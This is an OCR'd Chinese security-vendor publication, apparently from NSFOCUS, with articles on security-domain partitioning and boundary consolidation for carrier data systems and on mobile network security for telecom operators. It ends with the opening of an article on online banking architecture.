用户域由进行同类业务处理、访问同类数据的用户终端组成，例如工作站、便携式电脑等；网络域由连接用户域、计算域及支撑域的用来传输数据的互联基础设施组成，例如网络交换机、路由器、网络链路等；计算域由在局域范围内进行处理、传输、存贮数据的服务设备或系统组成，例如服务器设备、操作系统、数据库系统等；支撑域由支撑业务运营的基础组件及作为各个安全设备、软件或系统的管理控制组件构成，如安全管理组件、数字证书组件等。

四类基本安全域也反映了系统的层次结构，例如网络域对计算域、用户域、支撑域起着传输和承载服务关系。

对于具体系统来说，还需要在基本安全域的基础上进行进一步的细分。细分时应依据与业务服务的相关性依次展开，即按照计算域、用户域、支撑域、网络域进行细分。



2.2.3 计算域的设计

对于计算域内 IT 要素进行细分，主要基于信息系统的应用结构，从承载的业务功能、数据流、数据处理活动及受到的威胁等导致安全需求差异化的因素进行考虑。




图 1.3 常见应用系统结构

系统的常见应用结构如上图所示。对于 Browser/WEB/APP/DB、Agent/Manager/Server、Peer/Proxy/Peer 结构，其每部分提供的功能 / 服务都有所不同，访问策略和数据处理活动不同，可以把计算域的 IT 要素大致分为接入服务、应用服务和数据库服务三部分。相应的，可以将计算域细分为接入计算区、应用计算区、数据计算区，其防护级别逐渐递增。




图 1.4 一个信息系统的应用层次结构

对于一个信息系统来说，一般是这些常见应用结构的集合体。对于简单的数据业务系统，可以将应用计算区、数据计算区合并称为核心计算区或核心生产区。

2.2.4 用户域设计

对于用户域细分设计，主要从用户终端承担的业务功能、所处的逻辑位置、用户主体、受到的威胁等导致安全需求差异化的因素进行考虑。

从功能方面，可以将用户终端分为管理、业务两类；从用户主体方面，可分为内部和第三方；从逻辑位置方面，可以分为本地和远程。用户域 IT 要素的综合分析如下表示:

功能	本地		远程	
	内部用户	第三方用户	内部用户	第三方用户
业务	本地业务		远程业务	
管理	本地内部管理	本地第三方管理	远程内部管理	2.2.5

表 1.1 用户域细分分析表

本着简单、实用、实效的原则，用户域可以首先分为业务用户区、管理用户区两类，再根据所处的逻辑位置的不同划分为本地、远程两部分，最后可以对本地管理用户区再依据用户主体的不同进行细分为本地内部管理、本地第三方管理两部分。

另外，对于仍处在开发中的系统，可以设计单独的开发区，并与正常运营使用的系统进行严格隔离。

2.2.6 支撑域设计

对于支撑域的安全域细分主要根据其内部 IT 要素提供的支撑功能或服务，以及服务实现要求、合规性要求等方面进行考虑。

对于数据业务系统的支撑性基础设施一般包括运行维护中心或安全服务中心两部分。相应的可以划分为运维管理区、安全服务区。

2.2.7 网络域设计

对于数据业务系统来说，其系统是分布式的，例如：省中心通过 MDCN 或 CMNet 与其他节点相连，或者所有节点通过专线方式相连。

为了有效的防范来自外部网络环境的威胁，系统的核心部分一般会通过一个互联互通的隔离带与外部环境网络相连。系统及其外部网络环境结构一般如下:

图 1.5 信息系统及其外部网络环境

在互联互通部分，一般会有三个逻辑网络部分（可能使用同一网络设备）负责 Internet（CMNet）、Extranet、Intranet（MDCN、IP 承载网）网络的接入，其安全需求因为外部网络环境的不同而不同，这三个逻辑部分可分别称之为互联网接入部分、外联网接入部分、

内联网接入部分。

因此，数据业务系统网络一般可以首先将网络划分为网络核心区、网络接入区两个部分。网络核心区内部一般有应用计算区、数据计算区及运维管理区、安全服务区，网络核心区负责这些上层区域的隔离和通信控制及提供其所需的网络层安全服务。网络接入区可以根据实际情况细分为互联网接入区、外联网接入区、内联网接入区、远程接入区等。

2.2.8 安全域划分模型

按照这种安全域划分方法，业务系统的安全域划分模型如下图所示。




图 1.6 绿盟科技安全域划分模型

2.3 安全域划分示例

例如，有一数据业务系统，其允许 SP 通过 CMNet 访问，对其开发的增值业务进行定制和管理。同时内部用户或服务人员也可以通过网络对其增值业务进行定制和管理。同时，本系统还与银行合作伙伴通过前置机互联，完成相应的充值、缴费等作业；通过 MDCN 与 BOSS 系统互联，及时进行话单的传递。另外，为了便于对系统进行监控和管理，部署在其内部的网管前置机可以将采集到的管理信息及时发送到网管中心。

其系统结构图及主要数据流如下图所示:




图 1.7 系统结构及数据流分布图

根据绿盟科技的安全域划分指导思想，此系统的安全域划分结构如下图所示:




图 1.8 系统安全域划分示例

2.4 边界整合

边界整合的目的是简化系统、安全域的防护边界，使其便于防护、便于管理、强化控制、节省投资。

安全域划分完毕后，可以系统地识别出安全域的边界。安全域边界通常是逻辑通信边界，逻辑通信边界通常覆盖了 OSI 通信模型的网络层、传输层和应用层。

2.4.1 整合原则

边界的整合，必须在保障业务安全、顺畅运行且性能满足要求的情况下，按照下述原则对安全域的边界进行整合:

- 安全域的跨边界通信方式相似，业务功能相似;
- 安全域具有相同安全保护等级、相似的安全保护策略;
- 安全域的类型相同。

对于原则的第一条，需要特定注意。因为在数据业务系统中，常常存在业务数据流和管理控制数据流共用设备的情形，但其保护需求和保护策略及对性能的要求存在一定的差异，通常对其进行逻辑上的隔离，不能进行合并。

2.4.2 整合内容

整合的内容覆盖了两个层次和两个方面。

两个层次是指系统级和安全域级。安全域级的边界整合一般对本系统各节点间或本节点内部的计算域、支撑域、用户域、网络域及其子域进行整合；系统级边界整合一般是对本系统与其他数据业务系统进行整合。

两个方面是指逻辑整合和物理整合，其中核心是逻辑整合。物理整合是指对系统的多个节点（或多个系统）、安全域的边界进行物理调整，使其共用相同的设备，使用相同的通信端口。这种整合对象一般是系统的多个相似部分（如：用户终端）或者多个系统的相似部分（如：多个系统的拨号用户接入）。逻辑整合是指对系统的、安全域的逻辑边界进行整合，使其具有清晰、完整的逻辑边界，便于

进行安全管理、安全防护和安全控制。

3、安全防护体系设计

在安全域划分和边界整合完毕后，就需要进行安全域防护策略及规范的设计。安全域防护策略及规范的设计一般按照如下思路进行。

1）识别和分析目标环境

通过对各安全域提供的信息服务进行识别，全面、深入分析各种信息服务所对应的数据流及数据处理活动情况；同时，识别本安全域所包含的网络设备、服务器、应用及互联现状，分析信息服务在网络、系统、应用层的信息承载情况，其中重点是跨边界的通信情况。

2）识别和分析安全威胁

以信息服务所对应的各种数据流、数据处理活动、数据为对象，全面识别其在网络、系统、应用、内容等层次受到的威胁及存在的脆弱性，并评估信息服务可能受到的侵害和影响。

3）确定安全需求

首先，以安全域承载的信息服务为根本出发点，分析各种信息服务的性能要求、业务持续性要求、业务安全要求；其次，从系统的威胁、脆弱性现状及趋势走向，分析系统的 IT 风险控制要求；再次，可以从等级保护、SOX 等要求出发，分析系统的合规性安全需求；最后，汇总这几个方面的安全需求，进行系统归纳、整理，明确最终的安全需求。

4）规划安全保护策略

安全域防护策略指明了满足安全需求需要的一系列安全防护要求。这通常需要对系统的总体安全需求进行整理，然后，按照总体系统（本系统 + 内部其他系统）、本系统、安全域的层次逐步细化，明确各个安全域的边界和内部安全防护策略。

例如，单位已经在系统外部部署了防病毒系统，本系统就可以通过部署二级防病毒服务器或直接使用外部系统的防病毒服务。在本系统层面上，可以建立一个安全服务区，进行安全设施的部署，为各个安全域提供其所需的安全服务。

5）规划安全防护规范

根据系统及各个安全域的安全保护策略，明确相应的安全防护措施及其部署方式，明确关键技术规格参数的要求，明确各个设备应部署的安全防护策略，并检查安全防护是否满足安全服务所需的性能、安全需求。

4、安全域改造实施

按照安全域划分结果，对系统进行改造实施工作具有非常高的要求，尤其是对于在线运行的数据业务系统。

为了保证实施工作的顺利，应注意以下要点:

- 详细的系统调研

通过全面、深入、细致的调研，客观、准确地了解现网状况，系统的掌握其业务承载情况及提供的业务功能和服务。

- 数据流梳理

根据系统提供的业务服务及功能，对其业务数据流、管理和控制数据流进行分析和梳理，并深入分析贯穿整个数据流的关键数据处理活动。

- 安全需求

基于系统提供的业务服务，明确可接受的安全基线；基于数据流及贯穿数据流的关

键数据处理活动分析系统受到的潜在安全威胁及可能的影响，归纳出系统的安全需求。

■ 安全域划分

按照安全域划分的指导思想，沿数据流进行垂直分层，形成纵深的防护体系；并对不同的数据通信流进行水平隔离，防止互相干扰和侵害，同时按照 OSI 模型进行立体分层。

■ 安全防护体系设计

根据安全需求，明确所需的安全防护措施及其部署位置和策略，覆盖预警、防护、检测、响应、恢复等安全防护的各个环节。

■ 系统割接

根据安全域划分和防护方案，制定科学、合理的安全域改造方案，并针对系统的客观情况，拟定缜密的实施计划，做好实施工作中的风险控制，并在割接完毕后进行各种业务服务的测试。其中，关键要保证所测试业务服务的完备性，这可以通过在调研阶段所做的业务数据流程分析，归纳出各种业务服务及具有不同业务数据流程的同一业务服务的详细列表，明确测试内容和方法。

■ 策略落实

安全策略不可能一步到位，应按由松入严的方式，对安全策略逐步细化落实。而且，安全策略的设计可能存在遗漏和差错，因此应通过监听、监控手段对安全策略进行预先检查和验证。

5、系统安全域管理和审计

安全保障要“管理与技术并重”。通过安全域划分和边界整合改造可以基本上建立起一个有效的安全技术防护体系。但为了使安全技术防护发挥最大的效能，同时使安全技术防护持续有效，必须采用管理手段加以制度化管理。

5.1 安全域管理

安全域管理目的是保证信息系统的运营期和改扩建过程中，有效贯彻和落实安全域的相关规范。

安全域管理内容包括:

■ 设立相应的管理岗位，明确其管理职责、任务和权利;

■ 制定安全域的相关管理办法和规范，并将其融入已有的安全管理体系。

一般制定的管理制度包括:

■《安全域管理员规定》

■《安全域工程设计规范》

■《安全域工程建设验收规范》

■《安全域运维管理规范》

5.2 安全域审计

审计的目的是客观的获取数据业务系统安全域划分和安全防护信息，并与既定的安全域防护规范或要求进行对比，分析存在的差距与不足，提出相应的整改建议，以将业务信息系统维持在正确的安全保护等级或者组织能够接受的安全风险程度内。

对安全域进行审计，主要包括三个方面的内容:

■ 评估安全域划分和边界整合、安全域的防护策略与既定标准规范的符合程度，以及安全防护效果;

■ 评估安全域管理、控制过程与既定规章制度的符合程度以及管理绩效;

■ 对发现的偏离或不足之处给出纠正或改进建议。

一般制定的审计制度或文件包括:

■《审计指标体系》

建立科学的审计指标体系及评分办法。

■《审计检查列表》

检查系统的安全域划分情况与记录是否完备，各个安全域的防护是否满足相关要求。

6、展望

安全域划分和改造是一项艰巨的工作，内容涉及安全域划分服务、设备采购和部署、系统改造、安全策略调整等等内容。且随着该运营商数据业务的蓬勃展开及安全形势的日益严峻，安全建设任务已迫在眉睫。

对于数据业务系统的直接管理方来说，抓紧做好自身数据业务系统的普查工作，选择有实力、有能力、有经验、易沟通、信得过的安全服务商提供相应的咨询服务，明确工作的先后顺序，制定明确的行动方案，将是十分可行的工作方法。

通过对数据业务系统进行安全域划分和改造，可以推动安全防护技术体系的建设，提升安全技术防护效果。但安全保障需要依赖“管理和技术”两种手段，在进行数据业务系统安全域划分和改造工作的同时，尽快开展信息安全管理制度、流程建设工作，建立强有力的安全管理组织结构，明确安全责任，理顺管理流程，强化落实执行，加强协同配合，定能起到事半功倍的效果。

运营商移动网络安全建设思路探讨

行业营销中心　卢联强

摘要：本文从运营商移动网络的业务现状出发，分析在移动网络中承载网、业务网和支撑网的安全风险，结合在移动运营商中网络安全建设的成功经验，从安全域划分与边界整合、网元设备自身安全、安全技术手段，以及安全管理措施等几个方面对移动网络的安全建设进行探讨。

关键字：移动互联网　业务网　网元安全

一．概述

电信运营商 3G 业务的推广，开启了移动互联网手机推广的新篇章。当前，传统固网电信运营商正在热火朝天的进行移动网络的改造和建设，为大规模的业务上线做着积极准备，随之而来的网络安全建设也需要同步展开。传统的电信网络主要以专有协议、专有网络为主，现在移动网络从承载平台、业务系统到后台的支撑系统都越来越多地转移到了 IP 承载网络，与互联网的结合也越来越紧密，因此互联网中大量存在的安全风险都将对运营商的移动网络形成威胁，也必然会对运营商的移动互联网战略造成影响。如何在网络发展的同时进行安全体系的建设，降低安全风险成为一个急待解决的问题，本文从运营商移动网络及相关业务系统现状出发，基于对运营商网络安全建设的长期积累，对移动网络安全建设进行探讨。

二．移动网络及业务系统介绍

电信运营商移动网络由无线网、核心网、承载网、业务网、支撑网和传输网等网络系统构成。先简单了解一下各个网络系统的基本情况，然后再针对 IP 网络层面的安全问题进行重点分析，主要包括业务网、承载网和支撑网，本文不涉及无线网和传输网部分的安全问题。

核心网由电路域和分组域组成，电路域负责话音业务的承载和控制，主要网元包括移动交换中心、媒体网关、归属位置寄存器 / 鉴权中心；分组域负责数据业务的承载和控制，主要网元包括分组数据服务节点（PDSN）、AAA、DNS 等，PDSN 负责管理用户通信状态，转发用户数据。通常，PDSN 集中设置在省会城市，实现对所有分组业务用户的接入。

业务网负责业务逻辑和业务数据处理，在全国和省级两个层面进行建设，全国层面业务包括：彩铃平台、流媒体平台、邮箱平台、BREW 下载平台等，省级层面业务包括 WAP 网关、短信平台、彩信平台、IVR 等，由省移动业务管理平台统一进行业务管理。

承载网负责跨地市或跨省业务数据的承载，通过 CE+IP 承载网方式组网，CE 负责移动网络核心网元汇聚，IP 承载网负责各业务 VPN 的长途承载。各个系统通过承载网实现互联互通，IP 承载网为每个系统分配单独的 VPN，为每个系统提供独立的逻辑通道，比如 RP 网络 VPN、PI 网络 VPN、C 网软交换 VPN 等。

支撑网为电信业务的开展提供运行维护和管理决策支持，支撑网主要包括业务支撑系统、网管系统、企业信息化系统，三个支撑系统在网络的纵向连接上均是三级结构：集团公司—省公司—地市分公司，各支撑系

统在三级结构的承载层面，基本上都考虑了相互隔离。三个支撑系统之间存在一定的互联需求，如网管系统、业务支撑系统均与企业信息化系统有连接，主要实现网管系统、业务支撑系统的相关信息向 MIS 开放，同时，业务支撑系统、网管系统的维护人员也需要访问企业信息化系统。其中业务支撑系统和网管系统之间的结合是最为紧密的。

三．移动网络面临的安全风险

移动网络承载了多种业务系统，而且各种业务系统具有各自的特点，依据业务系统与互联网的关联度不同，可以将移动网络的业务系统分为三大类：全开放系统、半封闭系统和全封闭系统，全开放系统指完全在互联网承载的系统，如邮箱业务；半封闭系统指在私网进行承载，同时与互联网连接的系统，如彩铃系统；全封闭系统指无需与互联网连接的系统，如智能网。从安全威胁的角度分析，全开发和半封闭系统面临的安全威胁最为突出，因此在本章节中重点进行分析，首先分析一下业务网面临的安全分析:

1）智能终端带来威胁，智能终端发起经由核心网进入业务系统的攻击，通常核心网与业务网利用网络设备直接连接，没有任何安全防护。

2）来自于互联网的威胁，从业务系统互联网出口进入的黑客入侵攻击、大规模拒绝服务攻击（DDoS）等，网络层网关类访问控制设备对此类攻击无能为力，最终影响整个业务平台的正常访问。

3）业务非法订阅问题，主要方式包括:不遵循业务流程的非法订购行为，无法进行监控的非法订购，比如不经过 WAP 网关的订阅、不经过计费网关的订阅、SP/CP 模拟用户进行订购等。

4）滥用业务，通过盗用端口模拟业务逻辑或者调用业务进程，非法使用业务资源。如 WAP 业务中曾经泛滥的 PUSH 群发。

5）业务系统通常与其它业务系统、支撑系统或者第三方接入平台互联互通，业务系统之间互联并未进行严格的访问控制，可能造成各业务平台之间的随意访问，影响业务平台安全。

支撑网面临的安全威胁如下:

1）业务系统之间的边界不清

业务系统分期建设，业务系统之间的隔离还是通过系统在自身边界处通过网络设备 ACL 和防火墙访问控制实现。策略的统一性非常差，且不便于运营商的运维部门统一管理。一旦有新的业务系统建立或者某个重要系统升级，则相关系统的管理维护人员需要大量修改访问控制策略，甚至有的维护人员为了减轻维护的工作量直接配置十分宽松的访问控制策略，根本无法起到业务系统之间严格按需互访的目的。一旦某个系统发生安全事件，可能直接扩散到其他重要的业务系统中，从而影响到支撑网全网稳定运行。

2）与互联网存在多个出口

随着业务和管理发展的需要，各支撑系统（网管系统、业务支撑系统、企业信息化系统）与互联网的互联需求越来越多，各类支撑系统通常都存在互联网接口，各接口都采用了一些安全防护措施，但这样独立设置安全防护系统存在投资大、漏洞多、安全策略不统一，安全建设投入和管理成本越来越高的问题。

3）终端安全带来的安全隐患

支撑网中繁杂而琐碎的安全问题，大都

来自网络内部，主要是补丁升级与病毒库更新不及时、蠕虫病毒利用漏洞传播、移动电脑设备随意接入等由终端带来的安全隐患。

4）远程维护存在安全隐患

支撑网中存在大量的远程维护需求，核心设备一般由运维人员远端登录维护，遇到出现问题的紧急情况会提供网络通道由厂商技术人员远程登录解决。远程维护的接入控制通常没有进行统一，存在多个远程维护的接口，维护的方式也多种多样。一旦被恶意使用者通过弱口令、控制终端入侵等方式，远程登录到支撑网中，将给支撑网网络造成不可估量的损失和极其严重的后果。

承载网面临的主要威胁来自于大流量的冲击，比如 P2P 应用消耗大量的骨干网带宽。对于流量消耗型的业务，按时长计费是用户愿意接受的方式；而长期在线型小流量的业务，按流量计费是用户愿意接受的方式。运营商移动互联网已经开始按时长计费的尝试，对于大流量的冲击应该研究防护的手段。

三．移动网络面临的安全风险

4.1 基于业务的安全评估

全面、系统地分析业务系统面临的风险，能很好的为设计符合业务特点的安全方案打下良好基础。调研是安全评估的基础，那么如何基于业务需求来开展调研呢?

首先准确、全面的把握评估的目标业务是什么，这需要站在企业组织的业务使命、业务战略的高度，了解业务，了解达成或实现业务战略的一系列的业务流程，以及与业务流程正常实现、运作的相关 IT 系统，并了解组织的未来发展、规划情况，以全面、有效地把握业务现状、业务发展情况。

其次，从管理角度对企业组织结构、部门及岗位职责、人员配置情况进行了解，再根据部门职责，了解其管理制度、流程，并分析贯穿管理体系及具体管理流程的管控措施设计及落实情况，并与既定规范标准、规范相比较，分析存在的差距与不足。

再次，从技术角度充分、准确的把握 IT 系统对业务流程的支持、承载情况，了解系统承担的业务使命和业务功能（和管理控制功能），了解系统结构、网络结构、应用结构，明确人员及访问方式，根据业务功能梳理和刻画 IT 流程，了解、分析贯穿 IT 流程的数据处理活动，并对数据处理活动进行分析，归纳信息安全威胁、安全风险和安全需求，分析现有安全措施对安全需求匹配程度，评价保证等级和能力。

最后，对管理和 IT 系统调研结果进行汇总、分析，形成基于业务的安全评估报告，使整体安全建设能基于业务需求为出发点，为后续的安全建设提供指导依据。

4.2 业务系统安全承载

移动网络的业务系统利用 IP 承载网进行承载，在 IP 承载网上为每个业务系统分配单独的 VPN 通道，对各个业务系统进行了承载隔离，避免业务系统之间互相干扰。业务系统安全承载面临的最大风险是大流量冲击和大规模的 DDoS 攻击。对于 DDoS 攻击的防护可以通过在承载网部署流量分析系统和异常流量清洗系统对大规模攻击行为进行监控。对于大流量冲击可以利用深度包检测系统对业务流进行识别和控制。

4.3 安全域划分和边界整合

业务网、核心网、互联网、支撑系统、第三方接入系统等系统之间具有网络互联和数据交换，如何保障系统之间的安全隔离，

降低安全风险影响的范围，可以通过划分安全域及边界整合的方式进行控制。针对运营商网络的特性可以将业务系统划分以下为四类主要的安全域：核心数据域、内部互联接口域、互联网接口域和网络交换域等。

核心数据域：本区域仅和该业务系统其它安全子域直接互联，不与任何外部网络直接互联，该业务系统中资产价值最高的设备如数据库及存储位于本区域，外部不能通过互联网直接访问该区域内设备。

内部互联接口域：本区域放置的设备和公司内部网络互联，如与支撑系统、其它业务系统或第三方互联的设备。

互联网接口域：本区域和互联网直接连接，主要放置互联网直接访问的设备。该区域的设备具备实现互联网与内部核心生产区数据的转接作用。

网络交换域：负责连接核心数据区、内部互联接口区和外部互联接口区等安全域。

安全域划分完成以后，我们会发现业务系统有很多互联接口，这通常是由于大多数业务系统都是分期单独建设，为了达到业务系统之间的互联互通而造成的。为了降低业务系统之间的边界接口，增加接口的安全可控性，需要通过边界整合将不同系统的相同类型安全域整合形成大的安全域，比如统一办公系统的互联网边界、统一数据业务系统的互联网边界、统一计费系统与网管系统的边界，以便于安全管理和维护。

4.4 网元自身的安全建设

通过安全域的划分与边界整合后，实现了不同类系统之间的隔离，控制了安全风险的影响范围，下一步就是提高系统中的网元自身的安全。网元自身的安全主要包括两个方面:

安全配置：通常是由于配置不当或人为的疏忽造成，主要包括了账号、口令、授权、日志、IP 通信等方面内容，反映了系统有关人引起的安全脆弱性。

安全漏洞：通常是属于系统自身的问题引起的安全风险，一般包括了登录漏洞、缓冲区溢出、信息泄漏、蠕虫后门、意外情况处置错误等，反映了系统自身的安全脆弱性。安全配置类威胁产生的主要原因在于移动网络建设过程中缺乏一套完善的系统安全配置指导规范，各系统承建厂商按照各自标准和经验进行建设，从而造成同样的网络设备、主机系统、数据库等系统配置参差不齐，往往带来许多安全隐患。为了解决这一问题，我们首先可以制订一系列的标准化系统安全规范，包括网络设备、主机系统、应用系统、数据库系统等设备、系统的安全配置和漏洞修补规范。接着对业务网、承载网、支撑网依据安全规范进行安全整改，对于新建的系统在割接上线之前进行安全测试，如果不符合安全配置规范则进行相应的整改后方可上线运行。

4.5 安全技术防护手段

在安全评估的基础上，基于安全域划分和边界整合后，体系化的进行安全技术体系的建设是提高整体安全性的必要手段。安全管理虽然强调“七分管理，三分技术”，但技术防护手段不可或缺。在多业务环境中，要统筹考虑不同系统的安全保护，需要独立配置的就独立配置，如防病毒系统的客户端、关键网段的入侵检测；需要集中建设的要集中建设，如防火墙、IDS、防病毒的控制端以及账号口令管理（AAAA）系统、域管理系统等，避免分系统进行安全建设带来的投

资浪费、管理困难、效益低下等问题。同时，在信息安全领域，目前的攻击手法已经融合了多种技术，比如蠕虫融合了缓冲区溢出、网络扫描和病毒感染技术，如果依赖于安全产品的孤军作战，就无法有效地查杀病毒、无法阻止病毒的传播。

安全技术控制措施多种多样，并且在不断的演化与发展，使得企业时常会感到困扰，很难清晰了解适合自身安全需求的模块有哪些，其实只需将这些技术模块进行合理的归类，并与企业不同保护阶段的要求相对应，就能够清晰了解并进行合理的规划选择。

安全技术及控制措施

在安全技术体系中，将多种安全技术相结合，首先从技术体系划分上，各类安全技术控制模块可以被分为 7 个大类：准备、预防、检测、保护、响应、监控、评价等，在整个安全系统运转中，各司其职。进而结合阶段性维度，根据不同业务系统的特点，分解到“基本保护阶段”、“中度保护阶段”、“深度保护阶段”，从而在明确划分了技术手段的同时，也针对不同建设的阶段需求，提供有计划的、持续深入的技术保护。

4.6 安全管理建设

安全管理建设包括组织、流程、制度等方面的内容，建立专职的安全队伍，从事具体的安全工作，在集团层面设置安全主管机构，各省级公司设置专职的安全部门和安全专员。结合电信运营商的运维体系，梳理安全工作流程，将安全工作体现在网络与信息系统生命周期中的规划、设计、开发等各个阶段，保证安全工作的最终落地。

在遵循和参考国际国内信息安全管理标准、国家法律法规和行业规范的基础上，阐述安全管理体系建设的目的、适用范围、安全定义、体系结构、安全原则、关键性成功因素和声明等内容，在技术和管理各方面的安全工作具有通用指导性。完善安全管理制度，根据电信运营商的业务正常运行和发展需求，综合各方面的有关要求，提出公司的信息安全策略、方针，对信息安全保障体系建设和完善提供指引。

五 . 移动网络安全建设实践

目前运营商移动网络的建设正如火如荼，市场营销部门紧迫的希望将业务尽早推向市场，可是在业务和网络建设过程中也不可忽视安全方面的建设，在系统规划和建设阶段同步考虑安全问题可以很大程度上降低系统上线后的整体安全风险和运维成本。

为了保障业务的平稳安全运营，电信运营商开展了大量的安全建

设，下面我们介绍一下某运营商移动网络建设的思路。该运营商在接收移动网络以后展开了大量的业务系统的扩容建设工作，对业务系统的承载网络实现了割接，利用单一 IP 承载网实现多个业务系统的承载，利用 VPN 隧道将多个业务系统进行隔离。安全建设工作与网络和业务系统的建设同步开展，安全建设的首要工作是安全评估，通过评估了解网络和业务系统的安全状况，评估主要内容包括：识别关键业务、关键业务流程；通过技术手段、调研访谈等形式识别系统所存在的各种技术、管理以及架构上的脆弱性，从而识别可能被各种威胁源利用的弱点；在脆弱性识别和分析的基础上，对可能面临的威胁进行可能性分析；分析业务和信息资产遭到破坏后所造成的影响。在安全评估的基础上，对业务网和支撑网进行安全域划分和边界整合，并且利用相应的安全技术防护手段进一步增强系统的安全性。

“专攻术业，成就所托”。绿盟科技一直以“巨人背后的专家”为己任，致力于网络安全事业，经过几年的快速发展，已成长为面向国际市场的网络安全解决方案供应商。成立至今已先后发现 Microsoft、Sun、Cisco 等厂商的系统漏洞达 40 余个，建立并维护着全球最大的中文漏洞库（已经成为业界广泛参考的标准）。专注于多个安全领域进行了深入的基础性研究，并大量应用于安全产品的研发和安全服务的提供中，在多项权威机构测试和用户评选中获得高度评价和认同。我们相信，凭借长期的安全研究积累、对行业的深刻理解、成熟的安全产品、持续的安全服务经验能够为运营商的安全建设提供值得信赖的安全保障。同时，我们也希望能继续保持与运营商在网络安全方面的长期合作，共同为电信的网络安全事业贡献力量。

网上银行技术架构及安全建模

北京分公司　李钠

摘要：近年来网上银行系统迅速发展，如何管理和控制网上银行业务成了银行和银行监管机构的关注重点之一。本文针对网上银行业务系统的技术架构、网上银行数据安全建模、网上银行系统客户端的数据安全进行了详细的分析。

关键词：网上银行业务安全


一．网上银行背景

自从 1999 年中国招商银行在国内第一个推出网上银行以来，网上银行业务作为电子银行业务的一种形式在国内得到了迅猛的发展。中国工商银行、中国建设银行、中国农业银行、中国银行、中国交通银行等传统五大银行都已经推出了网上银行业务，网上银行业务已经成为全国范围内的普及型业务。

目前，全国各银行的个人用户已经有 20% 以上开通了网上银行，而在经济发达的前 10 个城市隐含个人用户的网上银行开通率甚至高达 44.9%。除了在消费领域网上银行得到广泛使用外，全国范围内开通网上银行的银行企业用户占全部用户的 42.8%。而全国网上银行业务的交易额在 2008 年已经突破了 300 亿元，各大型商业银行的日均交易笔数均超过百万。

